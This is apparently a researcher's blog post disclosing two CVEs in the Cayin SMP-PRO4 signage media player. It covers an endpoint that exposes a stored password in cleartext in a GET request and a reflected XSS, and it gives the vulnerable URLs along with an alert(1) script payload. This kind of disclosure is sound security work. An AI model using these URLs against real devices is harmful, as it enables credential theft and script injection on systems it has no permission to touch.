Cayin SMP-PRO4 Signage Media Player - Reflected XSS and Insecure Permissions Vulnerability

Bug Bounty (https://nileshsapariya.blogspot.com/search/label/Bug%20Bounty?max-results=5)

(https://1.bp.blogspot.com/-NMXp05RmkSw/XhjfFFAELbI/AAAAAAAAGkc/IGqoEIpA1sI0wrMIAwFbuJIQGlFJZuWzgCNcBGAsYHQ/s1600/CAYIN-SMP-PRO4-Image-04.jpg)
ImageSource (https://res.cloudinary.com/iwh/image/upload/q_auto,g_center/w_1024,h_768,c_pad/assets/1/26/CAYIN-SMP-PRO4-Image-04.jpg)

Hi All,

Recently in one of my internal pentest assessment, I found a Cayin SMP-PRO4 Signage media player installed product and next step you know to hunt for the 0 day :xD

If you still not sure how to submit/find CVE then you can refer **my blog post (https://nileshsapariya.blogspot.com/2018/04/cve-id-process-and-my-first-cve-id-story.html).**

Witting this blog post to support the CVE ID is assigned to above vulnerability will be published in the CVE List

After Reporting both the Issue CVE ID assigned to it is as below:

- Insecure Permissions: CVE-2020-6954 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-6954)
- Reflected Cross Site Scripting (XSS): CVE-2020-6955 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-6955)

So lets gets started...

Cayin SMP-PRO4 digital signage player is manufactured with fine quality with worldwide OEM/ODM services to meet ... Zone-Type Digital Signage Media Player, Zone-type fanless digital signage player with AV-in supporting portrait mode, real-time video, playback of image slide show, ticker text, video etc..

I found Two issue in this product which is as below:


1. Insecure Permissions
2. Reflected XSS

1- Insecure Permissions POC

Description:

Users can not view the pre-configured set password under "Content Update Wizard Setting", but while testing the connection string, GET method revels the clear text password of the Wizard Setting.

Vulnerable Endpoint:
http://IP/cgi-bin/media_folder.cgi?apply_mode=ping_server&webuser=administrator&webpass=[cleartextpassword]&ip_addr=IP&group=ra




(https://1.bp.blogspot.com/-aF9EZTfRBfU/XhjV-kKjpGI/AAAAAAAAGkQ/QXzLgKf_svQ9LqhkkF-H9nRLto2v9HN7ACNcBGAsYHQ/s1600/2019-12-30_152813%2B-%2BCopy.jpg)

2- Reflected XSS POC

Due to a lack of input validation from the filename field on Cayin SMP-PRO4 Signage Media Player, it was possible to obtain a Reflected XSS from the URL path, e.g.

http://IPAddr/html/image_preview.html?filename=%22%3E%3Cscript%3Ealert(1)%3C/script%3E

Vulnerable Endpoint:
http://IPAddr/html/image_preview.html?filename=%22%3E%3Cscript%3Ealert(1)%3C/script%3E



(https://1.bp.blogspot.com/-6bJrA6aII5g/XhjRQgyXwvI/AAAAAAAAGkE/cW8gtOP1YUgSihq8uI4ytD88GE1ICs_wQCNcBGAsYHQ/s1600/2019-12-30_154109%2B-%2BCopy.jpg)

CVE Details:

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-6954 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-6954)
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-6955 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-6955)

Share this

Google (https://plus.google.com/share?url=https://nileshsapariya.blogspot.com/2020/01/cayin-smp-pro4-signage-media-player.html)

Facebook (https://www.facebook.com/sharer/sharer.php?u=https://nileshsapariya.blogspot.com/2020/01/cayin-smp-pro4-signage-media-player.html)

Twitter (https://twitter.com/intent/tweet?text=Cayin%20SMP-PRO4%20Signage%20Media%20Player%20-%20Reflected%20XSS%20and%20Insecure%20Permissions%20Vulnerability&url=https://nileshsapariya.blogspot.com/2020/01/cayin-smp-pro4-signage-media-player.html)

More

Nilesh Sapariya () **Author : Nilesh Sapariya**